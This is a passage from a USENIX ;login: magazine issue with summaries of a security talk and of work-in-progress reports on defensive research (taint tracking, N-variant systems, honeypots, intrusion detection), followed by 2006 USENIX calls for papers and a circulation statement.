  Next, Ben discussed privacy-enhanced identity management (PEIM) and a library he and a colleague are currently writing to implement a bit-commitment scheme which is related to zero-knowledge (ZK) proofs. As an example, he mentioned the infamous "Where's Waldo?" question in which I want to prove I know

where Waldo is without revealing Waldo's location. The library they're writing implements several ZK proofs and provides low-level functions to do the necessary crypto operations, but no protocols.

Ben moved to his next sub-talk, the focus of which was an OpenPGP SDK he is currently writing. The SDK will be a BSD-licensed free C implementation of OpenPGP which aims to be complete, flexible, storage agnostic, protocol agnostic, and correct (in contrast to being too liberal, as proposed in RFC 760). Since an end-user application already exists with gpg, all they'll be providing is a library, not an application.

Before starting with his "real" talk, Ben briefly discussed anonymous presence, another solution to secretly communicating with others. In this example a so-called "rendezvous server" allows Alice (who else?) to rendezvous with (guess who) Bob. The two main objectives are that Alice doesn't want anyone to know she's talking to Bob, and Alice and Bob don't want their conversations to be linked, even in the presence of a global passive adversary. Even though the rendezvous server is not regarded as trusted, the protocol allows for these goals to be achieved. Apres, an anonymous-presence implementation, is a Perl library written by Ben and implemented for plain TCP and IRC.

After these short talks Ben tried to squeeze his remaining "long talk" into the final minutes but failed to do so. His final talk was on another implementation of his called CaPerl, which implements capabilities in the Perl programming language. If one wants to run possibly hostile code safely, traditional approaches such as sandboxes and jails often fail for several reasons: they often are either too restrictive or too lax; moreover, there's no easy way to specify access to a file by a certain program while disallowing access by any other program.

A solution to this problem is capabilities (not to be confused with POSIX capabilities), nicely described by Ben as "an opaque thing that represents the ability to do something." Using capabilities, an environment can choose exactly what the visiting code can do. He went on to talk about how to implement capabilities in different programming languages and, finally, presented CaPerl, his "surprisingly small" implementation: CaPerl is able to convert standard Perl into a capabilities language, and it compiles into standard Perl, the main modification being the introduction of trusted vs. untrusted code within CaPerl. (Ben's explanation of trusted vs. untrusted code was way too short, so the interested user should check both his slides and his Web site for further information.) On using CaPerl the output is Perl, which one runs the normal way, with the CaPerl libraries in the path.

For more information, have a look at Ben's home page at http://www.apache-ssl.org/ben.html.

Work-in-Progress Reports

Summarized by Jonathon Duerig

- ***The Program Counter Security Model: Automatic Detection and Removal of Control-Flow Side Channel Attacks***

  David Molnar, Matt Piotrowski, David Schultz, and David Wagner

  In a regular cryptographic attack model, the adversary has access to a box with a key and an arbitrary mechanism. The adversary sees output given known inputs. In the real world, other characteristics can be used, such as time or power usage. This WiP is about preventing attacks based on side channels that leak control flow information. Suppose that the adversary can track the program counter as a given algorithm is executed. Given this model, a system is secure if the adversary learns nothing in spite of this extra information. The authors are developing a system to automatically detect and fix algorithms (in C) that are insecure in the face of a leaked program counter. The cost of modifying an algorithm to resist an attack using the program counter is a fivefold increase in time and a twofold increase in space. They are also developing a static analyzer for assembler code based on taint. This can detect insecurities introduced by an optimizing compiler.

- ***Implementing N-Variant Systems***

  Benjamin Cox, University of Virginia

  Benjamin Cox is developing a system to protect vulnerable Web services. An input replicator splits input from the user to several variants of a Web server. These variants are artificially diverse, running in disjoint address spaces and with potentially different instruction sets. A monitor detects when system call parameters disagree and shuts all Web servers down if they do. A simultaneous attack is required to compromise the system as a whole, and the artificial diversity makes simultaneity more difficult. He has thwarted an attack on a vulnerable Web server (a format string attack). Open questions remain: What kinds of variations work well? What kinds of classes of attacks can we prevent? Can the system perform acceptably? There are two current problems with the system. First, some input and output can be done without resorting to system calls. The monitor may therefore be bypassed by such methods. Second, while the server is harder to compromise, it is easier to kill. The long-term goal is to get some provable security that doesn't rely on secrets: for instance, a system where even if the variations were known, the system would still be secure.

- ***Effortless Secure Enrollment for Wireless Networks Using Location-Limited Channels***

  Jeff Shirley, University of Virginia

  How do you enroll temporary users into wireless networks? Such a system must be easy and provide mutual authentication, ensuring that the enrollee is an authorized user and that the wireless network is trusted. The solution is location-limited channels. The author proposes audio tones as such a channel. It is human-evident, the range is limited, and it is available on all systems. Previously authorized users act as intermediaries. They verify through the audio property that the authorized new users are at the same place. This leverages the relationship between the current user and the prospective user. The author has a working implementation. There are several open issues: How should the client software be distributed? How can interoperability be ensured? Can the reliability and transmission speed of the channel be improved?

- ***Revamping Security Patching with Virtual Patches***

  Gautam Altekar, University of California, Berkeley

  Patching is ineffective because it is unreliable, disruptive, and irreversible. There is no extant work that addresses all of these issues. Many kinds of patches have two basic parts: a check and a fix. The check is a test added to the original code to determine if the vulnerability will be triggered. The fix is the code to handle the anomalous situation. The author presents the notion of a virtual patch, where the developer denotes which part of the patch is the check and which part is the fix. The check is sandboxed to prevent a side effect from affecting the rest of the program unless the vulnerability is triggered. Each check and fix can be represented as a nested C function. Much of the overhead can be optimized away. Virtual patches are nondisruptive, because they are simple additions to the program and can be inserted dynamically. The limitation is that the programmer must explicitly annotate the code to indicate which part of the patch is the check and which part is the fix. Is there a virtual patch that is equivalent to any conventional one? If so, conversion is possible. Given a patch for some bug, is there some way to change the behavior of the program to allow a single check and fix?

- ***Automatically Hardening Web Applications Using Precise Tainting***

  Salvatore Guarnieri, University of Virginia

  The goal of the system is to prevent PHP and SQL injection attacks. An example of the relevance of this problem is the recent attack on phpBB which was based on PHP injection. The problem was that the programmer called "http-decode" one too many times. This allowed code to be inserted. The solution is to insert a dynamic fine-grained taint analysis. All user-supplied data is marked as dangerous. Taint is determined on a character granularity rather than the coarser-grained string granularity. The system is implemented in PHP. It modifies taint info in the same way that the string is modified. It prevents tainted data from being used for system state. The system detects what the tainted information will be interpreted as. Dangerous tokens, such as unexpected delimiters, can be detected. Server administrators can install this system merely by switching the version. Application developers need do nothing.

- ***Automatic IP Address Assignment for Efficient, Correct Firewalls***

  Jonathon Duerig, Robert Ricci, John Byers, and Jay Lepreau

  Having worked on optimizing the assignment of IP addresses to nodes in a network so as to minimize the size of routing tables, the authors are now looking at extending this work into minimizing firewall rule sets. Firewalls typically match IP addresses using subnets, but this approach scales poorly if the sets of hosts that are protected by a particular firewall rule have discontinuous subnets. In addition to efficiency concerns, this produces correctness problems. The more firewall rules there are, the more likely it is that one of them is incorrect (i.e., does not express the desired policy). Given a complex topology with a large number of hosts and policies, an organization can end up with a huge number of rules. The authors' work on routing-table minimization uses a metric called Routing Equivalent Sets (RES), which quantifies the extent to which routes to sets of destinations can be aggregated. Using this metric, they achieve a two- or threefold decrease in the number of routes. There are two basic approaches to adapting RES to firewall rule sets, depending on how much information is supplied. If the only information is the firewall locations as annotations, then when evaluating RES, count only the firewalls. If the firewall rule sets are also provided, then the algorithm can assign addresses using sets of nodes covered by a common policy. Both of these approaches look promising, but need to be evaluated.

- ***Turtle: Safe and Private Data Sharing***

- ***Bogdan C. Popescu, Bruno Crispo, and Andrew S. Tanenbaum, Vrije Universiteit, Amsterdam, The Netherlands; Petr Matejka, Charles University, Prague, Czech Republic***

  The goal of Turtle is to use a peer-to-peer network for safe sharing of sensitive data which cannot be censored by an adversary. The best current example of this kind of system is Freenet, but even it fails to provide complete protection. The connectivity model is open and good nodes can interact with censored nodes when exchanging data. When a good node is so exposed, the owner of the good node is open

to legal harassment. Turtle creates a peer-to-peer overlay network based on social links. Communication between links is encrypted. The key distribution must be completely decentralized, and messages must go hop by hop across the overlay network. To start a virtual connection, flood query is used to find the endpoint. Only parties that trust each other communicate. There is no direct link between the source and the destination of the virtual circuit. This means that even if the destination is compromised, there is no way to find out which node the source is and vice versa. Though node compromises cause only local damage and this system is immune to Sibyl attacks, the system is still susceptible to a subpoena attack.

- ***Towards an Online Flow-Level Anomaly/Intrusion Detection System for High-Speed Networks***

  Yan Chen, Northwestern University

  Most intrusion detection systems are end-host-based. Rapidly and accurately identifying attacks is critical for large network operators. Therefore the author proposes a system which detects network anomalies at the routers. The system stores data-streaming computation in reversible sketches. This allows millions of flows to be recorded. So far, the author has focused on TCP SYN scanning. Existing schemes for detection have high false-positive rates. The system infers key characteristics of malicious flows for mitigation. This is the first flow-level intrusion detection system that can sustain tens of gigabytes per second. The input streams are summarized and values are forecast for the next intervals. If the incoming value is different from the forecast, then an anomaly has been detected. This was evaluated on 239 million hosts with worst-case traffic.

- ***Mitigating DoS Through Basic TPM Operations***

  William Enck, SIIS Lab, Penn State University

  Denial of service (DoS) attacks are an ever-increasing problem. One way of avoiding DoS attacks is by requiring clients to solve computational puzzles, which slows down the rate at which a client can make requests. There is an inherent unfairness about this system because some computers are orders of magnitude more efficient than others. One way to level the playing field is by requiring the puzzles to be calculated by the Trusted Platform Module (TPM), the hardware processor behind trusted computing. There are fundamental characteristics of the TPM: accessing it is slow and it cannot execute arbitrary code. This slow access can be used as a rate limiter. The puzzle that the client must solve can involve accessing the TPM a certain number of times. This would provide a constant delay. TPMs will be ubiquitous; therefore they can be used as an efficient and effective resource limit.

- ***PorKI: Making PKI Portable in Enterprise Environments***

  Sara Sinclair and Sean Smith, Dartmouth College PKI/Trust Lab

  The goal of PorKI is to attack the problem of usability in public key infrastructures. Users need their keys to be portable. Whether they actually move from one computer to another or whether they are running a number of virtual machines on the same physical workstation, they want to use their standard key pairs everywhere. One solution is to have a key dongle, but these require special software. PorKI puts the key pairs on a Palm Pilot and transfers them via Bluetooth (though they do not rely on the Bluetooth security model). The Palm Pilots can generate short-lived keys and these can interact with keys on the workstations themselves. The information can be used to customize the user experience, for instance by not authenticating sensitive data on a public computer (notifying the user appropriately). Some trust information can be stored in the machine without requiring user effort. There are many other applications. Open issues include protecting the key repository, finding a good way to establish trust between the workstation and the PDA, and extending the key-transfer protocol beyond Bluetooth.

- ***DETER***

  Terry V. Benzel, University of Southern California

  In the past, most network security research has been done in small or isolated labs. DETER aims to provide more objective, scientific, and reproducible measurements. DETER provides a secure infrastructure with networks, tools, methodologies, and supporting processes, plus reusable libraries for conducting realistic experiments. It takes concepts from science and math where results are reproducible. DETER, which is accessible over the wide area network, also allows canned topologies and attacks, and quick runs of different experiments. Based on Emulab, DETER has 201 nodes of four different types. It contains a control plane and various types of PCs and switches. Each node can run virtualized. Clients can run FreeBSD and Linux, and soon will be able to run Windows. DETER is hosting an upcoming workshop. More information about DETER and the workshop can be found at http://www.isi.edu/deter/.

- ***Minimizing the TCB***

  David Lie, University of Toronto

  The Trusted Computing Base (TCB) is the group of components of a system that a segment of code must trust to function correctly and securely. The operating system,

libraries, and other applications are all part of the TCB. For most systems the TCB is millions of lines of code. The author shows how to minimize the TCB for a particular security-critical section of code. He does this by running that piece of code in its own virtual machine with a custom operating system. Since the operating system is single-threaded and need not optimize heavily, it can be much simpler than a general-purpose operating system. This can reduce the size of the TCB from millions of lines of code to around ten thousand. At that scale, it becomes feasible to run static analysis tools and gain even more confidence in the correctness of the code. The security-critical section can even be implemented in a safer language. The only remaining issue is that the developer has to select the portion of the program that is security-critical, which may be nontrivial.

- ***Strider HoneyMonkeys: Active Client-Side Honeypots for Finding Web Sites That Exploit Browser Vulnerabilities***

  Yi-Ming Wang, Microsoft Research (Strider Research Group)

  A user visits a URL with a Web browser. Since Web sites can transparently redirect the browser, a malicious URL can send the browser to many different intermediate URLs. Each intermediate URL can try a different exploit on the browser. HoneyMonkeys are programs that emulate a human using a browser. They seek out Web sites with various versions of the browser software, trying to get infected. A HoneyMonkey is inside a virtual machine for quick reset after an infection. Infections are detected because their payload compromises the host by modifying the registry or the file system. HoneyMonkeys use previously developed software (Strider Gatekeeper and Strider Ghostbuster) to determine whether the payload has been delivered. HoneyMonkeys detect the payload rather than the vulnerability. This means that they can detect an exploit even if the vulnerability is unknown (zero day). Several versions of the browser are used: an unpatched version to detect all malicious URLs, partially patched versions to detect how effective patching is, and fully patched versions to detect zero-day exploits. The HoneyMonkey crawls when it detects a site with many exploits. Malicious sites tend to be well connected with each other. The sites that host the original URLs redirect to the spyware sites who pay them. Information is frequently stored in the redirected URLs, including vulnerability names and account names. Many malicious sites are among the top click-through links from a search engine. They are most likely to occur on sites about celebrities, game cheats, song lyrics, and wallpaper. Because HoneyMonkeys detect zero-day exploits, they can be used to discourage such exploits.

- ***Making Intrusion Detection Systems Interactive and Collaborative***

  Scott Campbell and Steve Chan, Lawrence Berkeley National Laboratory, NERSC

  Most open source applications are controlled by text configuration files. They are often non-interactive. This applies to security monitoring response software as well. The lack of interactivity makes adaptive changes more difficult and makes it much harder to teach or train new operators to use them. The presented work improves upon Bro, a stateful network intrusion detection system, in two ways. First, the authors added an interactive command line interface to it. This allowed state, such as memory or CPU usage, or host characteristics to be queried. It also enabled, among other things, additional monitoring of particular connections. Second, they turned the command line interface into a Jabber bot. The system can be monitored and controlled through an instant messenger conference. This allows many interactive sessions to be run simultaneously. Each bot can join the same conference and be controlled and monitored in tandem. Logs can be saved easily in any chat program. New operators can observe firsthand the interactions of more experienced administrators. This also allows the network intrusion detection system to be run easily from anywhere using any Jabber client.

Announcement and Call for Papers **USENIX**

2006 USENIX Annual Technical Conference: Systems Practice & Experience Track

Formerly the General Session Refereed Papers Track

http://www.usenix.org/usenix06

Training Program: Tuesday–Saturday, May 30–June 3, 2006 **Boston, Massachusetts, USA**
Technical Sessions: Thursday–Saturday, June 1–3, 2006

Important Dates

Paper submissions due: *Tuesday, January 17, 2006 (hard deadline)*
Notification to authors: *Monday, February 27, 2006*
Final papers due: *Monday, April 17, 2006*
Poster submissions due: *Monday, April 24, 2006*

Conference Organizers

Program Co-Chairs
Atul Adya, *Microsoft*
Erich Nahum, *IBM T.J. Watson Research Center*

Program Committee
Steven Bellovin, *Columbia University*
Ranjita Bhagwan, *IBM T.J. Watson Research Center*
Jeff Chase, *Duke University*
Mike Chen, *Intel Research, Seattle*
Jason Flinn, *University of Michigan*
Steven Hand, *University of Cambridge*
Gernot Heiser, *University of New South Wales and National ICT Australia*
Kim Keeton, *Hewlett-Packard*
Dejan Kostic, *EPFL*
Jay Lepreau, *University of Utah*
Barbara Liskov, *Massachusetts Institute of Technology*
Jason Nieh, *Columbia University*
Vivek Pai, *Princeton University*
Dave Presotto, *Google*
John Reumann, *Google*
Mendel Rosenblum, *Stanford University*
Stefan Saroiu, *University of Toronto*
Geoff Voelker, *University of California, San Diego*
Alec Wolman, *Microsoft Research*
Yuanyuan Zhou, *University of Illinois at Urbana-Champaign*

Invited Talks Committee
Matt Blaze, *University of Pennsylvania*
Christopher Small, *Vanu*
Stephen Walli, *Optaros, Inc.*

Poster Session Chair
Stefan Saroiu, *University of Toronto*

Overview

Authors are invited to submit original and innovative papers to the Systems Practice & Experience Track (formerly the General Session Refereed Papers Track) of the 2006 USENIX Annual Technical Conference. We seek high-quality submissions that further the knowledge and understanding of modern computing systems, with an emphasis on practical implementations and experimental results. We encourage papers that break new ground or present insightful results based on experience with computer systems. The USENIX conference has a broad scope, and we encourage papers in a wide range of topics in systems

Topics

Specific topics of interest include but are not limited to:

- Architectural interaction
- Benchmarking
- Deployment experience
- Distributed and parallel systems
- Embedded systems
- Energy/power management
- File and storage systems
- Networking and network services
- Operating systems
- Reliability, availability, and scalability
- Security, privacy, and trust
- Self-managing systems
- Usage studies and workload characterization
- Virtualization
- Web technology
- Wireless and mobile systems

Best Paper Awards

Cash prizes will be awarded to the best papers at the conference. Please see http://www.usenix.org/publications/library/proceedings/best_papers.html for examples of Best Papers from previous years.

How to Submit

Authors are required to submit full papers by 11:59 p.m. PDT, Tuesday, January 17, 2006. *This is a hard deadline; absolutely no extensions will be given.*

All submissions for USENIX '06 will be electronic, in PDF format, via a Web form on the conference Web site.

Authors will be notified of receipt of submission via email. USENIX '06 will accept two types of papers:

- **Regular Papers:** Submitted papers must be no longer than 14 single-spaced pages, including figures, tables, and references, using 10 point font or larger. The first page of the paper should include the paper title and author name(s); reviewing is not blind. Papers longer than 14 pages will not be reviewed.
- **Short Papers:** Authors may submit short papers, at most 6 pages long. These will be reviewed, accepted submissions will be included in the Proceedings, and time will be provided in the Short Papers Sessions for brief presentations of these papers. We expect that this format will appeal to authors who wish to publicize early ideas, convey results that do not require a full-length paper, or advocate new positions.

In addition, the program committee may accept some standard submissions as 6-page short papers if they feel the submission is interesting but does not meet the criteria of a full-length paper. Please indicate explicitly if you do not wish your full-length paper to be considered for the Short Papers Sessions. Papers accepted for the Short Papers Sessions will automatically be included in the Poster Session.

Specific questions about submissions may be sent to usenix06chairs@usenix.org.

In a good paper, the authors will have:

- attacked a significant problem
- devised an interesting and practical solution
- clearly described what they have and have not implemented
- demonstrated the benefits of their solution
- articulated the advances beyond previous work
- drawn appropriate conclusions

Simultaneous submission of the same work to multiple venues, submission of previously published work, and plagiarism constitute dishonesty or fraud. USENIX, like other scientific and technical conferences and journals, prohibits these practices and may, on the recommendation of a program chair, take action against authors who have committed them. In some cases, program committees may share information about submitted papers with other conference chairs and journal editors to ensure the integrity of papers under consideration. If a violation of these principles is found, sanctions may include, but are not limited to, barring the authors from submitting to or participating in USENIX conferences for a set period, contacting the authors' institutions, and publicizing the details of the case.

Authors uncertain whether their submission meets USENIX's guidelines should contact the program chairs, usenix06chairs@usenix.org, or the USENIX office, submissionspolicy@usenix.org.

Papers accompanied by nondisclosure agreements cannot be accepted. All submissions are held in the highest confidentiality prior to publication in the Proceedings, both as a matter of policy and in accord with the U.S. Copyright Act of 1976.

Authors will be notified of paper acceptance or rejection by Monday, February 27, 2006. Accepted papers will be shepherded by a program committee member. Final papers must be no longer than 14 pages, formatted in 2 columns, using 10 point Times Roman type on 12 point leading, in a text block of 6.5" by 9".

Note regarding registration: One author per paper will receive a registration discount of $200. USENIX will offer a complimentary registration upon request.

Poster Session

The poster session, held in conjunction with a reception on June 29, 2006, will allow researchers to present recent and ongoing projects. The poster session is an excellent forum to discuss new ideas and get useful feedback from the community. The poster submissions should include a brief description of the research idea(s); the submission must not exceed 2 pages. Accepted posters will be put on the conference Web site; however, they will not be printed in the conference Proceedings. Send poster submissions to session chair Stefan Saroiu at usenix06posters@usenix.org by Monday, April 24, 2006.

Birds-of-a-Feather Sessions (BoFs)

Birds-of-a-Feather sessions (BoFs) are informal gatherings organized by attendees interested in a particular topic. BoFs will be held in the evening. BoFs may be scheduled in advance by emailing bofs@usenix.org. BoFs may also be scheduled at the conference.

Invited Talks

These survey-style talks given by experts range over many interesting and timely topics. The Invited Talks track also may include panel presentations and selections from the best presentations at recent USENIX conferences.

The Invited Talks Committee welcomes suggestions for topics and request proposals for particular talks. In your proposal state the main focus, including a brief outline, and be sure to emphasize why your topic is of general interest to our community. Please submit proposals via email to usenix06it@usenix.org.

Training Program

USENIX's highly respected training program offers intensive, immediately applicable tutorials on topics essential to the use, development, and administration of advanced computing systems. Skilled instructors, hands-on experts in their topic areas, present both introductory and advanced tutorials.

To provide the best possible tutorial slate, USENIX continually solicits proposals for new tutorials. If you are interested in presenting a tutorial, contact Dan Klein, Training Program Coordinator, tutorials@usenix.org.

Program and Registration Information

Complete program and registration information will be available in March 2006 on the USENIX '06 Web site, both as HTML and as a printable PDF file. If you would like to receive the latest USENIX conference information, please join our mailing list at http://www.usenix.org/about/mailing.html.

Announcement and Call for Papers **USENIX**

15th USENIX Security Symposium

http://www.usenix.org/sec06

July 31–August 4, 2006 **Vancouver, B.C., Canada**

Important Dates

Paper submissions due: *February 1, 2006, 11:59 p.m. PST*
Panel proposals due: *March 29, 2006*
Notification to authors: *April 3, 2006*
Final papers due: *May 11, 2006*
Poster proposals due: *June 15, 2006*
Work-in-Progress reports due: *August 2, 2006, 6:00 p.m. PDT*

Symposium Organizers

Program Chair
Angelos D. Keromytis, *Columbia University*

Program Committee
William Arbaugh, *University of Maryland*
Lee Badger, *DARPA*
Peter Chen, *University of Michigan*
Bill Cheswick, *Lumeta*
Marc Dacier, *Eurecom, France*
Ed Felten, *Princeton University*
Virgil Gligor, *University of Maryland*
John Ioannidis, *Columbia University*
Trent Jaeger, *Pennsylvania State University*
Somesh Jha, *University of Wisconsin*
Louis Kruger, *University of Wisconsin*
Wenke Lee, *Georgia Institute of Technology*
Fabian Monrose, *Johns Hopkins University*
Andrew Myers, *Cornell University*
Vassilis Prevelakis, *Drexel University*
Niels Provos, *Google*
Michael Reiter, *Carnegie Mellon University*
Michael Roe, *Microsoft Research, UK*
R. Sekar, *Stony Brook University*
Anil Somayaji, *Carleton University*
Jessica Staddon, *PARC*
Salvatore Stolfo, *Columbia University*
David Wagner, *University of California, Berkeley*
Brian Weis, *Cisco*
Tara Whalen, *Dalhousie University*

Invited Talks Co-Chairs
Patrick McDaniel, *Pennsylvania State University*
Gary McGraw, *Cigital*

Poster Session Chair
Radu Sion, *Stony Brook University*

Work-in-Progress Session Chair
Doug Szajda, *University of Richmond*

Symposium Overview

The USENIX Security Symposium brings together researchers, practitioners, system administrators, system programmers, and others interested in the latest advances in the security of computer systems and networks. The 15th USENIX Security Symposium will be held July 31–August 4, 2006, in Vancouver, B.C., Canada.

All researchers are encouraged to submit papers covering novel and scientifically significant practical works in security or applied cryptography. Submissions are due on February 1, 2006, 11:59 p.m. PST. The Symposium will span five days: a training program will be followed by a two and one-half day technical program, which will include refereed papers, invited talks, Work-in-Progress reports, panel discussions, and Birds-of-a-Feather sessions.

New in 2006, a workshop, titled Hot Topics in Security (HotSec '06), will be held in conjunction with the main conference. More details will be announced soon on the USENIX Web site, http://www.usenix.org.

Symposium Topics

Refereed paper submissions are solicited in all areas relating to systems and network security, including:

- Adaptive security and system management
- Analysis of network and security protocols
- Applications of cryptographic techniques
- Attacks against networks and machines
- Authentication and authorization of users, systems, and applications
- Automated tools for source code analysis
- Cryptographic implementation analysis and construction
- Defenses against malicious code (worms, viruses, trojans, spyware, etc.)
- Denial-of-service attacks and countermeasures
- File and filesystem security
- Firewall technologies
- Forensics and diagnostics for security
- Intrusion and anomaly detection and prevention
- Network infrastructure security
- Operating system security
- Privacy-preserving (and compromising) systems
- Public key infrastructure
- Rights management and copyright protection
- Security of agents and mobile code
- Security architectures
- Security in heterogeneous and large-scale environments
- Security policy
- Self-protecting and healing systems
- Techniques for developing secure systems
- Voting systems analysis and security
- Wireless and pervasive/ubiquitous computing security
- World Wide Web security

Note that the USENIX Security Symposium is primarily a systems security conference. Papers whose contributions are primarily new cryptographic algorithms or protocols, cryptanalysis, electronic commerce primitives, etc., may not be appropriate for this conference.

Refereed Papers & Awards

Papers which have been formally reviewed and accepted will be presented during the Symposium and published in the Symposium

Proceedings. It is expected that one of the paper authors will attend the conference and present the work. It is the responsibility of the authors to find a suitable replacement presenter for their work, if the need arises.

The Proceedings will be distributed to attendees and, following the Symposium, will be available online to USENIX members and for purchase.

One author per paper will receive a registration discount of $200. USENIX will offer a complimentary registration upon request.

Awards may be given at the conference for the best overall paper and for the best paper for which a student is the lead author. Papers by program committee members are not eligible for these awards.

Training Program, Invited Talks, Panels, Poster Session, WiPs, and BoFs

In addition to the refereed papers and the keynote presentation, the Symposium will include a training program, invited talks, panel discussions, Work-in-Progress reports (WiPs), and Birds-of-a-Feather sessions (BoFs). You are invited to make suggestions regarding topics or speakers in any of these sessions via email to the contacts listed below or to the program chair at sec06chair@usenix.org.

Training Program

Tutorials for both technical staff and managers will provide immediately useful, practical information on topics such as local and network security precautions, what cryptography can and cannot do, security mechanisms and policies, firewalls, and monitoring systems. If you are interested in proposing a tutorial or suggesting a topic, contact the USENIX Training Program Coordinator, Dan Klein, by email to tutorials@usenix.org.

Invited Talks

There will be several outstanding invited talks in parallel with the refereed papers. Please submit topic suggestions and talk proposals via email to sec06it@usenix.org.

Panel Discussions

The technical sessions may include topical panel discussions. Please send topic suggestions and proposals to sec06chair@usenix.org. The deadline for panel proposals is March 29, 2006.

Poster Session

Would you like to share a provocative opinion, interesting preliminary work, or a cool idea that will spark discussion? The poster session is the perfect venue to introduce such new or ongoing work and receive valuable community feedback. We are particularly interested in presentations of student work. To submit a poster, send a one-page proposal, in PDF or PostScript, to sec06posters@usenix.org by June 15, 2006. Make sure to include your name, names of collaborators, affiliations, and the title of the poster.

Work-in-Progress Reports (WiPs)

The last session of the Symposium will consist of Work-in-Progress reports (WiPs). This session offers short presentations about work in progress, new results, or timely topics. Speakers should submit a one- or two-paragraph abstract to sec06wips@usenix.org by 6:00 p.m. PDT on August 2, 2006. Make sure to include your name, your affiliation, and the title of your talk.

Birds-of-a-Feather Sessions (BoFs)

Birds-of-a-Feather sessions (BoFs) are informal gatherings of persons interested in a particular topic. BoFs often feature a presentation or a demonstration followed by discussion, announcements, and the sharing of strategies. BoFs can be scheduled onsite or in advance. To pre-schedule a BoF, send email to bofs@usenix.org.

Paper Submission Instructions

Papers are due by February 1, 2006, 11:59 p.m. PST. All submissions will be made online, and details of the submissions process will be made available on the conference Web site, http://www.usenix.org/events/sec06/cfp, well in advance of the deadline. Submissions should be finished, complete papers. Paper submissions should be about 10 to a maximum of 20 typeset pages, formatted in a single column, using 11 point Times Roman type on 12 point leading, in a text block of 6.5" by 9" (default LaTeX 11 point single-column article format is acceptable). Reviewers may not take into consideration any portion of a submission that is over the stated limit. Once accepted, papers must be reformatted to be about 8 to a maximum of 16 typeset pages, formatted in 2 columns, using 10 point Times Roman type on 12 point leading, in a text block of 6.5" by 9".

Paper submissions ***must not*** be anonymized.

Submissions must be in PDF format. Please make sure your submission can be opened using Adobe Acrobat 4.0. For more details on the submission process, consult the detailed author guidelines.

To insure that we can read your PDF file, authors are urged to follow the NSF "Fastlane" guidelines for document preparation and to pay special attention to unusual fonts. For more details, see:

- https://www.fastlane.nsf.gov/documents/pdf_create/pdfcreate_01.jsp
- https://www.fastlane.nsf.gov/documents/tex/tex_01.jsp

All submissions will be judged on originality, relevance, correctness, and clarity. In addition to citing relevant published work, authors should relate their submission to any other relevant submissions of theirs in other venues that are under review at the same time as their submission to the Symposium. Simultaneous submission of the same work to multiple venues, submission of previously published work, and plagiarism constitute dishonesty or fraud. USENIX, like other scientific and technical conferences and journals, prohibits these practices and may, on the recommendation of a program chair, take action against authors who have committed them. In some cases, program committees may share information about submitted papers with other conference chairs and journal editors to ensure the integrity of papers under consideration. If a violation of these principles is found, sanctions may include, but are not limited to, barring the authors from submitting to or participating in USENIX conferences for a set period, contacting the authors' institutions, and publicizing the details of the case.

Authors uncertain whether their submission meets USENIX's guidelines should contact the program chair, sec06chair@usenix.org, or the USENIX office, submissionspolicy@usenix.org.

Papers accompanied by nondisclosure agreement forms will not be considered. All submissions are treated as confidential, both as a matter of policy and in accordance with the U.S. Copyright Act of 1976.

Authors will be notified of acceptance by April 3, 2006. The final paper due date is May 11, 2006. Each accepted submission may be assigned a member of the program committee to act as its shepherd through the preparation of the final paper. The assigned member will act as a conduit for feedback from the committee to the authors.

Specific questions about submissions may be sent via email to the program chair at sec06chair@usenix.org.

Program and Registration Information

Complete program and registration information will be available in May 2006 on the Symposium Web site, both as HTML and as a printable PDF file. If you would like to receive the latest USENIX conference information, please join our mailing list at http://www.usenix.org/about/mailing.html.

Statement of Ownership, Management, and Circulation, 10/7/05

Title: *;login:* Pub. No. 0008-334. Frequency: Bimonthly. Subscription price $115.
Office of publication: USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.
Headquarters of General Business Office Of Publisher: Same. Publisher: Same.
Editor: Rik Farrow; Managing Editor: Jane-Ellen Long, located at office of publication.
Owner: USENIX Association. Mailing address: As above.
Known bondholders, mortgagees, and other security holders owning or holding 1 percent or more of total amount of bonds, mortgages, or other securities: None.
The purpose, function, and nonprofit status of this organization and the exempt status for federal income tax purposes have not changed during the preceding 12 months.

Extent and nature of circulation	*Average no. copies each issue during preceding 12 months*	*No. copies of single issue published nearest to filing date*
A. Total number of copies	7173	7260
B. Paid and/or requested circulation		
Outside-county mail subscriptions	4358	4135
In-county subscriptions	0	0
Sales through dealers and carriers	1861	1757
Other Classes	0	0
C. Total paid and/or requested circulation	6219	5892
D. Free distribution by mail		
Outside-county	0	0
In-county	0	0
Other classes mailed through the USPS	40	32
E. Free distribution outside the mail	633	800
F. Total free distribution	673	832
G. Total distribution	6892	6724
H. Copies not distributed	281	536
I. Total	7173	7260
Percent Paid and/or Requested Circulation	90%	88%

I certify that the statements made by me above are correct and complete.
Jane-Ellen Long, Managing Editor

May 30 – June 2, 2006
Boston Marriott Copley Place

USENIX '06 BOSTON

Annual Technical Conference

Join us in Boston for 5 days of groundbreaking research and cutting-edge practices in a wide variety of technologies and environments.

Don't miss out on:

- **Extensive Training Program featuring expert-led tutorials**
- **New! Systems Practice & Experience Track (formerly the General Session Refereed Papers Track)**
- **Invited Talks by industry leaders**
- **And more**

Please note: USENIX '06 runs Tuesday–Saturday.

Check out the Web site for more information!
www.usenix.org/usenix06

Paper submissions for the Systems Practice & Experience Track are due January 17, 2006.

;login:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710

POSTMASTER
Send Address Changes to *;login:*
2560 Ninth Street, Suite 215
Berkeley, CA 94710

PERIODICALS POSTAGE
PAID
AT BERKELEY, CALIFORNIA
AND ADDITIONAL OFFICES